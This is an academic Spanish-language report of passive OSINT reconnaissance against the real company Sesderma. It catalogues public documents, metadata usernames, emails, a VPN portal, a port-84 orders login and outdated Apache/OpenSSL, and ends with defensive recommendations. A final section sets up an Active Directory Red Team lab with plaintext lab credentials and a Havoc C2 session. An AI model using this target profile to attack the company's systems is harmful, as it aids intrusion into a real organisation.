Se realizaron búsquedas controladas en buscadores para localizar documentos públicos asociados al dominio principal y al blog corporativo.

Las búsquedas se centraron en tipos de documentos como:

- PDF.
- DOC/DOCX.
- XLS/XLSX.
- PPT/PPTX.

No se identificaron resultados útiles fuera de PDF. Los documentos relevantes encontrados fueron principalmente certificaciones, publicaciones corporativas y documentos mediáticos.

Los cinco documentos públicos seleccionados fueron:

- [MEDIDERMA_ESVLC189519_V1RV4_ISO13485_ES14_15445_issue9_Digicert.pdf](#)
- [Certif_N_14_02_004BPF_SES_18_05_21.pdf](#)
- [ES_REVISTA-THE-ENTERPRISE-WORLD-ESP-LOW.pdf](#)

- CERTF_ISO_22716_ED_6_SESDERMA_ES.pdf
- Cover-and-Cover-Story-PCM-Jan-2026-lowres.pdf

Estos documentos fueron considerados relevantes porque estaban alojados en dominios asociados a Sesderma y aportaban información corporativa, certificaciones o contexto público de la organización.

4.9 Descarga de documentos públicos

Los documentos seleccionados se descargaron en la carpeta:

fase4/documentos/

La descarga fue directa desde URLs públicas accesibles sin autenticación.

Los documentos quedaron almacenados como evidencia local:

- documentos/CERTF_ISO_22716_ED_6_SESDERMA_ES.pdf
- documentos/Certif_N_14_02_004BPF_SES_18_05_21.pdf
- documentos/Cover-and-Cover-Story-PCM-Jan-2026-lowres.pdf
- documentos/ES_REVISTA-THE-ENTERPRISE-WORLD-ESP-LOW.pdf
- documentos/MEDIDERMA_ESVLC189519_V1RV4_ISO13485_ES14_15445_issue9_Digital.pdf

Posteriormente se verificó que todos los ficheros descargados eran documentos PDF válidos.

4.10 Análisis de metadatos con ExifTool

Se utilizó ExifTool sobre los documentos PDF descargados para analizar metadatos públicos incluidos en los propios ficheros.

Los metadatos extraídos se guardaron en:

procesado/metadatos_pdfs_fase4.txt

Los campos revisados incluyeron:

- Nombre de fichero.
- Versión PDF.
- Número de páginas.
- Título.
- Autor.
- Creador.
- Herramienta de creación.
- Productor.
- Fecha de creación.
- Fecha de modificación.

Hallazgos relevantes:

- En CERTF_ISO_22716_ED_6_SESDERMA_ES.pdf aparece el autor `carmen_rios`.

- En `ES_REVISTA-THE-ENTERPRISE-WORLD-ESP-LOW.pdf` aparece el identificador `pcadmin`.
- Se observaron herramientas de generación documental como:
 - `GPL Ghostscript 8.64`
 - `Adobe InDesign 21.1`
 - `Adobe Illustrator 28.1`
 - `Stimulsoft Reports 2021.2.4`
- En un documento aparece referencia a `.NET 6.0`.

Estos datos se interpretan como metadatos técnicos procedentes del entorno de generación de documentos. No se consideran por sí solos cuentas válidas, empleados confirmados ni credenciales.

4.11 Análisis de correos públicos

Se buscaron direcciones de correo en las páginas HTML descargadas y en los metadatos extraídos.

Los correos públicos confirmados fueron:

- `info@sesderma.com`
- `clientes@sesderma.com`
- `atencionalcliente@sesderma.com`

Estos correos se consideran cuentas genéricas corporativas. No se realizó verificación activa, búsqueda de contraseñas ni análisis en fuentes de brechas, ya que esa actividad queda fuera del alcance de la Fase 4.

También se identificaron otros contactos públicos asociados al ecosistema relacionado:

- `info@clnicaserrano.com`
- `info@fundaciongabriel serrano.com`

El posible correo `gabriels@sesderma.com` se trató como no confirmado, al no quedar validado mediante una fuente oficial directa en esta fase.

4.12 Identificación de sedes y localizaciones públicas

Se identificaron direcciones corporativas visibles en fuentes públicas.

Las localizaciones registradas fueron:

- `Avenida dels Molins 12, Polígono Industrial La Murta, Puzol, Valencia 46530, ES`
- `C/ Massamagrell 3, Polígono Industrial Rafelbunyol, 46138 Valencia`

Estas direcciones se documentan como localizaciones corporativas públicas asociadas al ecosistema Sesderma. No se realizó ningún análisis físico ni investigación personal asociada a estas direcciones.

4.13 Identificación de personas y cargos públicos relevantes

Se revisaron fuentes públicas para identificar figuras corporativas relevantes.

El hallazgo principal fue:

- Dr. Gabriel Serrano.
- Fundador de Sesderma y Mediderma.
- Figura pública vinculada a dermatología, innovación y nanotecnología aplicada a productos dermatológicos.

Fuentes utilizadas:

- Página oficial de Sesderma dedicada al Dr. Gabriel Serrano.
- Blog Skinexpert Sesderma.
- Perfil corporativo de Laboratorios Sesderma en LinkedIn.

Se registró únicamente información pública y relevante para el contexto corporativo. No se recopilaron empleados en masa, perfiles personales irrelevantes ni datos personales innecesarios.

4.14 Hallazgos complementarios mediante búsqueda web controlada

Se complementó la fase con una búsqueda web controlada para reforzar los hallazgos obtenidos localmente.

Se añadieron al análisis:

- Confirmación de teléfonos públicos corporativos.
- Confirmación de correos genéricos.
- Identificación de dominios relacionados adicionales.
- Referencias a presencia internacional.
- Referencias públicas a Sesderma, Mediderma, Clínica Serrano y Fundación Gabriel Serrano.
- Confirmación del Dr. Gabriel Serrano como figura pública principal.

Estos hallazgos se guardaron en:

`procesado/hallazgos_complementarios_web_fase4.txt`

4.15 Conclusión

La Fase 4 permitió construir una visión OSINT corporativa de Sesderma basada exclusivamente en información pública. Se identificaron datos legales, contactos corporativos, correos genéricos, redes sociales oficiales, dominios relacionados, plataformas asociadas, documentos públicos, metadatos técnicos y figuras corporativas relevantes.

Los resultados complementan las fases técnicas anteriores porque aportan contexto empresarial, presencia internacional, relaciones de marca y evidencias documentales. También se observaron metadatos como `carmen_rios` y `pcadmin`, que se trataron de forma prudente como identificadores técnicos expuestos en documentos públicos, sin atribuirlos directamente a empleados o cuentas internas.

No se realizó explotación, fuerza bruta, búsqueda de credenciales ni verificación activa de cuentas. La fase queda cerrada como OSINT corporativo y deja preparada una fase posterior específica para exposición pública y rutas sensibles indexadas.

5. Exposición pública y superficie sensible indexada

5.1 Objetivo de la fase

El objetivo de esta fase fue identificar superficie pública sensible e información funcional indexada relacionada con Sesderma, sin realizar acciones intrusivas.

La revisión se centró en:

- Rutas públicas visibles.
- Páginas de login.
- Áreas de cliente.
- Portales de autenticación.
- Rutas WordPress indexadas.
- Documentos públicos accesibles.
- URLs detectadas mediante búsquedas controladas en fuentes abiertas.

La fase se realizó exclusivamente con información pública, accesible sin autenticación y sin explotación.

5.2 Comprobación de estructura previa del proyecto

Antes de crear nuevos directorios o ficheros, se comprobó la estructura existente del proyecto en Kali dentro de la ruta:

```
~/osint/sesderma
```

Se confirmó que ya existían las fases anteriores:

- fase2
- fase3
- fase4
- raw
- procesado

También se confirmó que la carpeta fase5 todavía no existía.

A partir de esa comprobación, se creó únicamente la estructura mínima necesaria para esta fase:

- fase5/raw
- fase5/procesado
- fase5/evidencias

No se crearon carpetas adicionales innecesarias.

5.3 Búsquedas públicas controladas

Se realizaron búsquedas manuales mediante dorks controlados en buscadores públicos, sin automatización agresiva.

Las búsquedas se orientaron principalmente a:

- WordPress en skinexpert.sesderma.com
- Rutas de login
- Rutas de cliente
- Rutas de carrito, checkout o pedidos
- Rutas de recuperación de contraseña
- Posibles áreas privadas visibles
- Entornos prelive o QA visibles
- Portales de autenticación

Se priorizaron resultados útiles y se descartó ruido procedente de páginas puramente comerciales, marketing genérico o contenido sin valor operativo.

5.4 URLs públicas identificadas

Durante la fase se identificaron las siguientes URLs relevantes:

WordPress / documentos públicos

Se detectaron varias rutas públicas bajo:

<https://skinexpert.sesderma.com/wp-content/uploads/>

URLs destacadas:

- https://skinexpert.sesderma.com/wp-content/uploads/2024/02/EN_REVISTA-THE-ENTERPRISE-WORLD-ENG-LOW.pdf
- https://skinexpert.sesderma.com/wp-content/uploads/2022/05/EN_SOUL-254-abril_DR.-SERRANO-1.pdf
- https://skinexpert.sesderma.com/wp-content/uploads/2020/10/V.2_07.10.20_Mesa-Redonda_Lactoferrina-1.pdf
- <https://skinexpert.sesderma.com/wp-content/uploads/2024/01/Dr.-Gabriel-Serrano-LEVANTE-12.01.24.pdf>

Hallazgo confirmado:

- Existencia de rutas WordPress públicas.
- Acceso público a documentos PDF.
- Confirmación indirecta de estructura típica de WordPress mediante [/wp-content/uploads/](https://skinexpert.sesderma.com/wp-content/uploads/).

Relevancia:

- Media.

- Útil para documentar superficie WordPress pública e información documental indexada.

Portal de pedidos

Se identificó la siguiente URL pública:

<http://pedidos.sesderma.com:84/iniciodel.pro?LANG=EN>

Hallazgo confirmado:

- La URL responde correctamente.
- Se encuentra expuesta en un puerto no estándar: 84.
- La página muestra señales de login.
- El título detectado fue: Acceso · Sesderma.

Cabeceras observadas:

- HTTP/1.1 200 OK
- Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j
- Content-Type: text/html

Relevancia:

- Alta.
- Se trata de una aplicación funcional pública de acceso.
- El puerto no estándar y la tecnología visible la convierten en uno de los hallazgos más relevantes de la fase.

Portal cliente / e-commerce

Se identificaron rutas relacionadas con me.sesderma.com:

- <https://me.sesderma.com/en-om/customer/account/login/referer/...>
- <https://me.sesderma.com/en-qa/prelive.html>
- <https://me.sesderma.com/en-ae/customer/account/login/>

Hallazgos confirmados:

- Existencia pública de rutas de login de cliente.
- Existencia pública de una ruta [prelive](#).
- Las rutas devuelven bloqueo por Cloudflare en la validación con [curl](#).

Cabeceras observadas:

- HTTP/2 403
- server: cloudflare

- `content-type: text/html; charset=UTF-8`

Interpretación:

- Las rutas existen y están expuestas públicamente a nivel de indexación o descubrimiento.
- El acceso directo queda restringido por Cloudflare.
- No se realizó ninguna prueba de acceso ni bypass.

Relevancia:

- Media-alta.
- La presencia de rutas de cuenta de cliente y entorno `prelive` aporta valor para una fase posterior de análisis técnico pasivo.

Portal VPN / aplicaciones

Se identificó la URL:

`https://srvbapps.sesderma.com/`

Hallazgo confirmado:

- La URL responde públicamente.
- Devuelve acceso restringido.
- El título HTML identificado fue: `VPN Portal`.
- La página contiene señales de login.

Cabeceras observadas:

- `HTTP/1.1 403 Forbidden`
- `Server: xxxx`
- `Content-Type: text/html; charset=iso-8859-1`

Interpretación:

- Se confirma la existencia de un portal de autenticación visible públicamente.
- El servidor aparece ofuscado como `xxxx`.
- No se realizó ninguna interacción con el formulario ni pruebas de autenticación.

Relevancia:

- Alta.
- Es una superficie sensible por tratarse de un portal de acceso remoto o aplicaciones.

5.5 Validación pasiva realizada

La validación se limitó a consultas HTTP básicas con `curl`, revisando únicamente:

- Código de respuesta HTTP.

- Cabeceras principales.
- Tipo de contenido.
- Servidor visible.
- Redirecciones si existían.
- Títulos HTML.
- Palabras clave básicas como `login`, `prelive`, `forbidden` o `access denied`.

No se realizaron:

- Pruebas de credenciales.
- Enumeración de usuarios.
- Fuzzing.
- Escaneos masivos.
- Ataques contra WordPress.
- Pruebas de inyección.
- Explotación de vulnerabilidades.

5.6 Clasificación operativa de hallazgos

Hallazgos de alta relevancia

- `pedidos.sesderma.com:84`
 - Aplicación de acceso pública.
 - Puerto no estándar.
 - Respuesta `200 OK`.
 - Servidor Apache sobre Windows con versión visible.
- `srvbapps.sesderma.com`
 - Portal VPN visible.
 - Señales de login.
 - Acceso restringido mediante `403`.

Hallazgos de relevancia media-alta

- `me.sesderma.com`
 - Rutas de cliente y login.
 - Ruta `prelive`.
 - Protección mediante Cloudflare.
 - Superficie funcional visible, aunque no accesible directamente desde `curl`.

Hallazgos de relevancia media

- `skinexpert.sesderma.com/wp-content/uploads/`
 - Rutas WordPress públicas.
 - PDFs accesibles.
 - Confirmación de superficie documental y CMS.

5.7 Tabla de riesgos observables

Riesgo observable	Evidencia	Impacto defensivo	Prioridad
Portal VPN visible	<code>vpn.sesderma.com</code> , <code>srvbapps.sesderma.com</code>	Aumenta superficie de autenticación expuesta	Alta
Aplicación en puerto no estándar	<code>pedidos.sesderma.com:84</code>	Servicio funcional accesible públicamente	Alta
Backend legacy visible	Apache/2.4.25 Win32 + OpenSSL/1.0.2j	Facilita fingerprinting y priorización por atacantes	Alta
Anomalía TLS	Certificado de <code>portal</code> válido para <code>pedidos</code>	Posible mala configuración o reutilización de backend	Media-alta
WordPress público	<code>skinexpert.sesderma.com</code>	CMS expuesto con rutas y documentos accesibles	Media
Documentos con metadatos	PDFs públicos	Posible exposición de herramientas, usuarios técnicos o flujos internos	Media
Rutas <code>qa</code> / <code>prelive</code> visibles	<code>me.sesderma.com</code>	Indicio de entorno o ruta no orientada a usuario final	Media-alta
Correos genéricos públicos	<code>info</code> , <code>clientes</code> , <code>atencionalcliente</code>	Mayor exposición a phishing y suplantación	Media

5.8 Valor técnico de la fase

La Fase 5 permitió complementar las fases anteriores con una visión funcional de la superficie pública.

A diferencia de las fases centradas en DNS, tecnologías o información corporativa, esta fase permitió identificar:

- Puntos de autenticación visibles.
- Portales funcionales.
- Rutas de cliente.
- Entornos potencialmente sensibles publicados.
- Superficie WordPress indexada.
- Documentación pública accesible.

Los hallazgos no implican vulnerabilidad por sí mismos, pero sí ayudan a priorizar activos para una fase posterior de análisis técnico controlado.

5.9 Conclusión

La Fase 5 permitió identificar exposición pública funcional en varios activos vinculados a Sesderma. Los hallazgos más relevantes fueron el portal de pedidos en pedidos.sesderma.com:84, el portal srvbapps.sesderma.com identificado como VPN Portal, las rutas de cliente y [prelive](https://prelive.me.sesderma.com) en me.sesderma.com, y la exposición documental de WordPress en skinexpert.sesderma.com/wp-content/uploads/. Toda la información obtenida procede de fuentes públicas, URLs accesibles sin autenticación y validaciones pasivas, sin realizar explotación, fuerza bruta ni acciones intrusivas.

6. Documentación final

1. Objetivo

El objetivo de esta práctica fue realizar un reconocimiento OSINT académico, controlado y no intrusivo sobre Sesderma, partiendo del dominio principal sesderma.com.

La finalidad fue identificar información pública relevante sobre su superficie digital, activos expuestos, tecnologías visibles, presencia corporativa, documentos públicos y riesgos observables desde una perspectiva defensiva.

No se realizó explotación, fuerza bruta, acceso no autorizado, pruebas de credenciales, fuzzing, escaneo agresivo ni interacción con áreas privadas.

2. Alcance

El alcance principal fue:

- Dominio base: sesderma.com.
- Subdominios públicos asociados.
- Servicios web accesibles sin autenticación.
- Información DNS, HTTP/HTTPS y TLS.
- Información corporativa pública.
- Documentos y metadatos accesibles públicamente.
- Redes sociales oficiales.
- Exposición pública y riesgos observables.

Quedaron fuera del alcance:

- Acceso a paneles privados.
- Pruebas sobre formularios de login.
- Validación de usuarios o credenciales.
- Búsqueda de contraseñas o filtraciones.
- Explotación de vulnerabilidades.
- Acciones intrusivas o no autorizadas.

3. Metodología

La práctica se organizó en seis fases:

1. **Reconocimiento inicial:** identificación del dominio, DNS, correo, subdominios y activos base.
2. **Priorización y fingerprinting:** selección de activos relevantes y tecnologías visibles.
3. **Validación ligera:** revisión de respuestas HTTP/HTTPS y comportamiento básico.
4. **OSINT corporativo:** empresa, contactos, redes, documentos públicos y metadatos.
5. **Riesgos observables:** clasificación de paneles, rutas, servicios y exposición innecesaria.
6. **Documentación final:** síntesis de resultados, hallazgos y conclusión.

La metodología se basó en fuentes abiertas, validación prudente, conservación de evidencias locales y diferenciación entre evidencia confirmada, indicio y riesgo observable.

Tabla resumen de fases

Fase	Objetivo	Resultado principal	Valor para la práctica
Fase 1	Reconocimiento inicial	Dominio, DNS, correo, subdominios y activos base	Construye la superficie inicial
Fase 2	Priorización y fingerprinting	Tecnologías visibles y activos relevantes	Permite separar activos normales de activos sensibles
Fase 3	Validación ligera	Respuestas HTTP/HTTPS y comportamiento básico	Confirma qué activos responden y cómo
Fase 4	OSINT corporativo	Empresa, contactos, redes, documentos y metadatos	Añade contexto corporativo y documental
Fase 5	Riesgos observables	Portales, rutas, CMS, puertos y exposición pública	Identifica puntos defensivos a revisar
Fase 6	Documentación final	Síntesis y conclusiones	Une resultados técnicos y OSINT en un informe profesional

4. Resultados principales por fase

4.1. Fase 1 — Reconocimiento inicial

Se identificó [sesderma.com](#) como dominio principal y se obtuvo una primera visión de su infraestructura pública.

Hallazgos principales:

- DNS apoyado en AWS Route 53.
- Correo corporativo gestionado mediante Microsoft 365.
- MX principal asociado a [sesderma-com.mail.protection.outlook.com](#).
- SPF con referencias a Microsoft 365, Amazon SES, Mailchimp, Sendinblue y Demandware/Salesforce Commerce Cloud.
- Activos iniciales relevantes: [www](#), [skinexpert](#), [portal](#), [pedidos](#), [vpn](#), [development](#) y [autodiscover](#).

Interpretación:

La fase permitió diferenciar infraestructura web, correo, servicios en Cloudflare, activos con IP directa y servicios vinculados a Microsoft 365.

Insertar captura aquí

4.2. Fase 2 — Priorización y fingerprinting

Se priorizaron los activos con mayor valor técnico y se revisaron tecnologías visibles.

Hallazgos principales:

- [www.sesderma.com](#) y [sesderma.com](#) mostraron uso de Cloudflare, Salesforce Commerce Cloud, Google Tag Manager y reCAPTCHA.
- [skinexpert.sesderma.com](#) se identificó como blog público basado en WordPress, PHP 7.4.33, nginx y MySQL.
- [portal.sesderma.com](#) y [pedidos.sesderma.com](#) compartían IP y backend Apache/2.4.25 sobre Win32 con OpenSSL/1.0.2j.
- [vpn.sesderma.com](#) respondió como **VPN Portal**.
- [autodiscover.sesderma.com](#) redirigía a Microsoft 365 / Outlook.

Interpretación:

Los activos más relevantes para continuar fueron [vpn](#), [skinexpert](#), [portal](#) y [pedidos](#), por su valor técnico y exposición visible.

4.3. Fase 3 — Validación ligera

Se validó de forma básica el comportamiento de los activos priorizados.

Hallazgos principales:

- [vpn.sesderma.com](#) respondió como **VPN Portal**.
- [skinexpert.sesderma.com](#) funcionó como activo público de contenido.
- [portal.sesderma.com](#) por HTTP mostró página genérica Apache "It works!".
- [pedidos.sesderma.com](#) por HTTP devolvió 403 Forbidden.
- [portal](#) y [pedidos](#) compartían IP, backend y mismo cuerpo de respuesta por HTTPS.
- [portal.sesderma.com](#) presentó certificado TLS cuyo SAN solo incluía [pedidos.sesderma.com](#).

Interpretación:

La fase confirmó una relación técnica clara entre [portal](#) y [pedidos](#), además de una anomalía TLS relevante desde el punto de vista defensivo.

4.4. Fase 4 — OSINT corporativo

Se revisó información corporativa pública, documentos y presencia externa.

Hallazgos principales:

- Entidad visible: **SESDERMA, S.L.**
- NIF identificado: **B-97443394**.
- Correos corporativos genéricos:
 - **info@sesderma.com**
 - **clientes@sesderma.com**
 - **atencionalcliente@sesderma.com**
- Localizaciones públicas asociadas a Puzol y Rafelbunyol, Valencia.
- Figura pública principal: Dr. Gabriel Serrano, fundador de Sesderma y Mediderma.
- Dominios y plataformas relacionadas:
 - **mediderma.com**
 - **sesdermaacademy.com**
 - **sesdermatv.com**
 - **skinexpert.sesderma.com**
 - **fundaciongabrielherrero.com**
 - **clnicaserrano.com**
 - **drgabrielherrero.com**

Redes sociales oficiales localizadas:

- Instagram: <https://www.instagram.com/sesderma/>
- Facebook: <https://www.facebook.com/SESDERMA/>
- LinkedIn: <https://es.linkedin.com/company/laboratorios-sesderma>
- YouTube: <https://www.youtube.com/@LaboratoriosSesderma>
- Web oficial: https://www.sesderma.com/es_es/home
- Sesderma TV: https://www.sesderma.com/gb_es/sesderma-tv.html

Documentos y metadatos:

- Se localizaron cinco PDF públicos relevantes.
- Se observaron herramientas de generación documental como Ghostscript, Adobe InDesign, Adobe Illustrator y Stimulsoft Reports.
- Se detectaron identificadores técnicos como **carmen_rios** y **pcadmin**, tratados como indicios y no como atribución personal.

Interpretación:

La fase aportó contexto corporativo útil y permitió separar información oficial, información complementaria y datos que debían tratarse con prudencia.

4.5. Fase 5 — Riesgos observables

Se clasificaron los elementos de exposición pública más relevantes.

Hallazgos principales:

- **skinexpert.sesderma.com**: superficie WordPress pública con documentos PDF accesibles.

- [pedidos.sesderma.com:84](#): aplicación de acceso visible en puerto no estándar, con título Acceso · Sesderma.
- [me.sesderma.com](#): rutas funcionales de cuenta cliente y posible entorno [prelive](#), protegidas por Cloudflare.
- [srvbapps.sesderma.com](#): portal de autenticación identificado como [VPN Portal](#), con respuesta HTTP 403.

Interpretación:

Los hallazgos no demuestran vulnerabilidad activa, pero sí indican superficie sensible observable: portales de autenticación, aplicaciones funcionales expuestas, rutas de entorno no productivo y tecnologías legacy visibles.

5. Hallazgos globales relevantes

Los hallazgos más importantes del proyecto fueron:

- Presencia de activos de autenticación expuestos públicamente.
- Portal VPN visible.
- Aplicación de pedidos accesible en puerto no estándar.
- Backend Apache/Win32 con OpenSSL antiguo visible.
- Activo WordPress público con documentos PDF accesibles.
- Relación técnica entre [portal.sesderma.com](#) y [pedidos.sesderma.com](#).
- Certificado TLS de [portal.sesderma.com](#) válido solo para [pedidos.sesderma.com](#).
- Uso de Microsoft 365 para correo corporativo.
- Uso de Cloudflare y Salesforce Commerce Cloud en la web principal.
- Presencia de documentos públicos con metadatos técnicos.

Tabla de activos más relevantes

Activo	Tipo	Tecnología / comportamiento visible	Relevancia
www.sesderma.com	Web principal	Cloudflare, Salesforce Commerce Cloud, GTM, reCAPTCHA	Media
skinexpert.sesderma.com	Blog / CMS	WordPress, PHP 7.4.33, nginx, MySQL	Media
vpn.sesderma.com	Portal de acceso remoto	VPN Portal, HSTS, servidor ofuscado	Alta
srvbapps.sesderma.com	Portal VPN / aplicaciones	VPN Portal, HTTP 403	Alta

portal.sesderma.com	Backend / portal	Apache/2.4.25 Win32, OpenSSL/1.0.2j	Alta
pedidos.sesderma.com	Backend / pedidos	Apache/2.4.25 Win32, OpenSSL/1.0.2j	Alta
pedidos.sesderma.com:84	Aplicación de acceso	HTTP 200, título "Acceso · Sesderma"	Alta
autodiscover.sesderma.com	Correo / Microsoft 365	Redirección a Outlook / Microsoft 365	Media
me.sesderma.com	Cuenta cliente / e-commerce	Cloudflare 403, rutas funcionales visibles	Media-alta

6. Diferenciación entre exposición y vulnerabilidad

Durante la práctica no se confirmó ninguna explotación ni vulnerabilidad activa.

Los resultados deben interpretarse como:

- Evidencias de exposición pública.
- Indicadores de superficie sensible.
- Señales útiles para priorización defensiva.
- Información verificable en fuentes abiertas.

No deben interpretarse como:

- Compromiso de sistemas.
- Acceso no autorizado.
- Credenciales válidas.
- Fuga confirmada de información sensible.
- Vulnerabilidad explotable demostrada.

7. Recomendaciones defensivas

Se recomienda revisar:

- Necesidad real de exposición pública de portales de autenticación.
- Restricción de accesos mediante allowlist, VPN o controles adicionales.
- Servicio publicado en [pedidos.sesderma.com:84](#).
- Configuración TLS de [portal.sesderma.com](#) y [pedidos.sesderma.com](#).
- Actualización o endurecimiento de Apache/Win32/OpenSSL visible.
- Revisión de documentos PDF antes de publicación.
- Eliminación de metadatos innecesarios.
- Rutas con nomenclatura [qa](#), [prelive](#) o similar.
- Monitorización de portales VPN y aplicaciones remotas.

8. Evidencias y confianza

Hallazgo	Tipo de evidencia	Nivel de confianza	Motivo
Microsoft 365 en correo	DNS MX + autodiscover	Alto	Confirmado por registros y redirección
Cloudflare en web principal	Cabeceras y resolución	Alto	Confirmado en respuestas HTTP
WordPress en skinexpert	Fingerprinting HTTP/WhatWeb	Alto	Tecnologías visibles y rutas WordPress
Portal VPN	Título y respuesta HTTP	Alto	Respuesta directa como “VPN Portal”
Portal/pedidos comparten backend	IP, servidor y respuestas	Alto	Evidencia técnica coincidente
Certificado TLS anómalo	SAN observado	Alto	Certificado no coincide con portal
Metadatos técnicos en PDFs	ExifTool	Medio-alto	Son metadatos reales, pero no implican exposición crítica
Ruta prelive/qa	URL pública + 403	Medio	Indicio, no acceso confirmado

9. Recomendaciones finales

Prioridad	Recomendación
Alta	Revisar exposición pública de vpn.sesderma.com y srvbapps.sesderma.com
Alta	Revisar necesidad de publicar pedidos.sesderma.com:84 en Internet
Alta	Evaluar actualización o endurecimiento de Apache/Win32/OpenSSL visible
Media-alta	Corregir o revisar configuración TLS entre portal y pedidos
Media	Revisar documentos PDF públicos y eliminar metadatos innecesarios
Media	Revisar rutas qa , prelive o similares en activos públicos
Media	Mantener monitorización sobre correos genéricos expuestos a phishing
Media	Documentar internamente propietarios de cada activo expuesto

10. Conclusión

La práctica permitió identificar una superficie pública técnicamente relevante asociada a Sesderma, combinando reconocimiento DNS, fingerprinting web, validación ligera, OSINT corporativo y revisión de exposición observable.

Los resultados más importantes fueron la presencia de portales de autenticación visibles, una aplicación de pedidos expuesta en puerto no estándar, un backend Apache/Win32 con OpenSSL antiguo, un WordPress público con documentos accesibles y metadatos en PDFs públicos.

No se realizó explotación ni ninguna acción intrusiva. Los hallazgos deben interpretarse como evidencias de exposición pública y señales de priorización defensiva. La principal conclusión es que la organización presenta una superficie externa amplia que debería revisarse desde tres líneas: reducción de exposición innecesaria, endurecimiento de servicios sensibles y control de la información publicada en documentos y canales corporativos.

Laboratorio y Validación Técnica

Diseño y planificación del laboratorio

El laboratorio se ha diseñado como una red corporativa básica centralizada en un dominio Active Directory, con el objetivo de simular un entorno realista donde poder ejecutar técnicas de Red Team de forma controlada.

Arquitectura general

La infraestructura está compuesta por tres máquinas principales dentro de la misma red:

- **Windows Server 2019 (Controlador de dominio)**
- **Windows 10 (Cliente de dominio)**
- **Debian (Máquina atacante / C2)**

Todas las máquinas comparten conectividad entre sí, lo que permite tanto la administración del dominio como la simulación de ataques internos.

Configuración de red

Se ha establecido una red privada con direccionamiento manual:

Máquina	IP	Rol
Windows Server 2019	192.168.233.3	AD + DNS
Windows 10	192.168.233.4	Cliente de dominio
Debian	192.168.122.128	Atacante (fuera del dominio)

Detalles clave observados en la configuración:

- **Gateway:** 192.168.233.2
- **DNS principal:** 192.168.233.3 (el propio DC)
- **DNS alternativo:** 8.8.8.8

Esto indica correctamente que:

- El servidor actúa como **DNS interno del dominio**
- El cliente Windows 10 resuelve contra el DC (necesario para AD)

Windows Server 2019 — Controlador de dominio

DC01

Este sistema actúa como núcleo de la infraestructura:

- Instalado **Active Directory Domain Services**
- Dominio creado: **lab.local**
- Configuración de red estática aplicada manualmente
- Gestión centralizada desde **Server Manager**

Función clave:

- Autenticación de usuarios
- Resolución DNS interna
- Gestión de políticas de dominio

Configuración de red

Asignación de IP estática

IP: 192.168.233.3

Máscara: 255.255.255.0

Gateway: 192.168.233.2

Configuración DNS

DNS configurado en local (127.0.0.1) al actuar como servidor DNS del dominio

Ajustes realizados

Desactivación de IPv6 para evitar conflictos en la resolución de nombres

Función en la red

Controlador de dominio (AD DS)

Servidor DNS interno

Resultado

Servidor correctamente configurado en la red

Resolución DNS funcional

Base estable para el entorno de Active Directory

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address

IP address:

Subnet mask:

Default gateway:

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses

Preferred DNS server:

Alternate DNS server:

```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::6dd2:60c:b1f7:bbb5%13
    IPv4 Address. . . . . : 192.168.233.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.233.2
```

Instalación y configuración de Active Directory

Instalación de roles:

Active Directory Domain Services (AD DS) / DNS Server

Promoción del servidor:

Creación de dominio **lab.local** / Servidor configurado como controlador de dominio

Función del servidor:

Autenticación centralizada / Resolución DNS interna

Configuración en Active Directory:

Usuario creado: *pablo*, CEO / Grupos creados: *IT*, *admin*

Server Manager ▸ Local Server

DashboardLocal ServerAll ServersAD DNSFile and Storage Services

PROPERTIESFor DC01

Computer nameDC01Domainlab.localLast installed updatesNeverDownload updates only, using Windows UpdateLast checked for updatesToday at 16:57

Windows Defender FirewallDomain: OnRemote managementEnabledRemote DesktopDisabledNIC TeamingDisabledEthernet0192.168.233.3

Windows Defender AntivirusReal-Time Protection: OnFeedback & DiagnosticsSettingsIE Enhanced Security ConfigurationOnTime zone(UTC+01:00) Brussels, Copenhagen, Madrid, ParisProduct IDNot activated

Operating system versionMicrosoft Windows Server 2019 StandardProcessorsAMD Ryzen 7 260 w/ Radeon 780M GraphicsAMD Ryzen 7 260 w/ Radeon 780M GraphicsInstalled memory (RAM)2 GBTotal disk space69.4 GB

EVENTSAll events | 6 total

Filter

Server Name	ID	Severity	Source	Log	Date and Time
DC01	8198	Error	Microsoft-Windows-Security-SPP	Application	17/04/2026 17:39:08
DC01	8198	Error	Microsoft-Windows-Security-SPP	Application	17/04/2026 16:57:57
DC01	1023	Error	Microsoft-Windows-Perflib	Application	17/04/2026 16:54:53

Server Manager ▸ Dashboard

DashboardLocal ServerAll ServersAD DNSFile and Storage Services

ROLES AND SERVER GROUPS

Roles: 3 | Server groups: 1 | Servers total: 1

AD DS1

ManageabilityEventsServicesPerformanceBPA results

DNS1

ManageabilityEventsServicesPerformanceBPA results

File and Storage Services1

ManageabilityEventsServicesPerformanceBPA results

Local Server1

ManageabilityEventsServicesPerformanceBPA results

All Servers1

ManageabilityEventsServicesPerformanceBPA results

```
C:\Users\Administrator>net users

User accounts for \\DC01

-----
Accountant_SR      Administrator      ceo
Guest              krbtgt            pablo
Srv_Admin_Backup
The command completed successfully.
```

Página 44

Windows 10 — Cliente de dominio

PC01

Equipo unido al dominio **lab.local**, representando un endpoint corporativo:

- Usuario de dominio: **pablo**
- IP estática configurada correctamente
- DNS apuntando al DC (192.168.233.3)

Credenciales:

- Usuario: pablo
- Contraseña: Simba10@

Observación importante (según Havoc):

- La máquina aparece como **PC01**
- Proceso activo: **test.exe**
- Sesión comprometida desde el atacante

Esto confirma que:

- Existe **ejecución remota desde Debian**
- Se ha establecido comunicación con el C2

Configuración de red — Windows 10 (Equipo cliente del dominio)

Asignación de IP estática

IP: 192.168.233.4

Máscara: 255.255.255.0

Gateway: 192.168.233.2

Configuración DNS

DNS configurado apuntando al controlador de dominio: 192.168.233.3

Ajustes realizados

Cambio de configuración de red para situar el equipo en la misma subred que el servidor

Desactivación de IPv6 para evitar conflictos en la resolución de nombres

Función en la red

Equipo cliente unido al dominio

Estación de trabajo del usuario pablo

Resultado

Equipo correctamente integrado en la red interna

Comunicación con el controlador de dominio

Base preparada para autenticación, uso del dominio y pruebas posteriores del laboratorio

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address

IP address:

